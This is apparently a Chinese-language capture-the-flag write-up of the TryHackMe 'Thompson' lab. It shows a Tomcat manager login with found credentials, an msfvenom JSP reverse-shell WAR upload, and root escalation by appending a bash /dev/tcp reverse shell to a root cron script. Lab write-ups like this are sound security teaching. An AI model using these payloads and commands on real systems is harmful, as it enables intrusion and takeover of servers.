
Thompson

URL

https://tryhackme.com/room/bsidesgtthompson

IP

10.10.178.87




先使用rustscan搭配nmap來針對服務做服務探測及預設腳本列舉

看到8009想到GHOSTCAT，嘗試了一下，確實有，但沒什麼利用的價值

連進8080就是普通的tomcat歡迎頁面，沒什麼特別的
所以做一下目錄探測

```
└─# dirsearch -u http://10.10.178.87:8080 -w ~/working/tools/SecLists/Discovery/Web-Content/dirsearch.txt -t 300

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 300 | Wordlist size: 29378

Output File: /root/.dirsearch/reports/10.10.178.87-8080/_23-10-10_22-42-42.txt

Error Log: /root/.dirsearch/logs/errors-23-10-10_22-42-42.log

Target: http://10.10.178.87:8080/

[22:42:42] Starting:
[22:42:47] 200 -   11KB - /.
[22:45:23] 200 -   16KB - /docs/
[22:45:32] 302 -    0B  - /examples  →  /examples/
[22:45:35] 200 -   21KB - /favicon.ico
[22:45:38] 200 -    1KB - /examples/
[22:46:14] 302 -    0B  - /manager  →  /manager/

Task Completed
```

探測完沒什麼特別的，就是一些需要apache驗證後才能看到的




先簡單打幾組，都失敗了
按下Cancel準備要來給hydra來破破看的時候
就發現帳密了

成功進入後台後，簡單逛了一下
看到了一個很特殊的網址，連進去沒內容
以為是密碼，但找了一下沒有帳號的線索

發現可以透過WAR檔來部署網頁
於是就想到可以試試reverse shell

```
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.8.58.168 LPORT=9999 -f war > shell.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes
```

透過msfvenom來幫我們做出有reverse shell功能的WAR檔，並上傳




上傳完後，先用nc聽一下WAR上寫的port，然後連/shell

```
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.8.58.168] from (UNKNOWN) [10.10.178.87] 38650
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

成功取得shell

```
cd /home
ls -l
total 4
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 jack
cd jack
ls -l
total 12
-rwxrwxrwx 1 jack jack 26 Aug 14  2019 id.sh
-rw-r--r-- 1 root root 39 Oct 10 08:31 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14  2019 user.txt
```

在一般user的家目錄中，user.txt為第一題答案



看到有個shell script，根據經驗就想到應該有個排程執行它

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
```

看了一下果然有，而且還是root身份

回頭看了一下現在的身份可以修改這支shell script
那就透過bash再做一個reverse shell吧

改完之後再用nc聽1234port，等個最多一分鐘

```
echo 'bash -c $( bash -i >& /dev/tcp/10.8.58.168/1234 0>&1 )' >> id.sh
```

就成功拿到root的shell啦

```
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.58.168] from (UNKNOWN) [10.10.178.87] 39056
bash: cannot set terminal process group (1292): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack#
```

在root的家目錄中可以找到第二題答案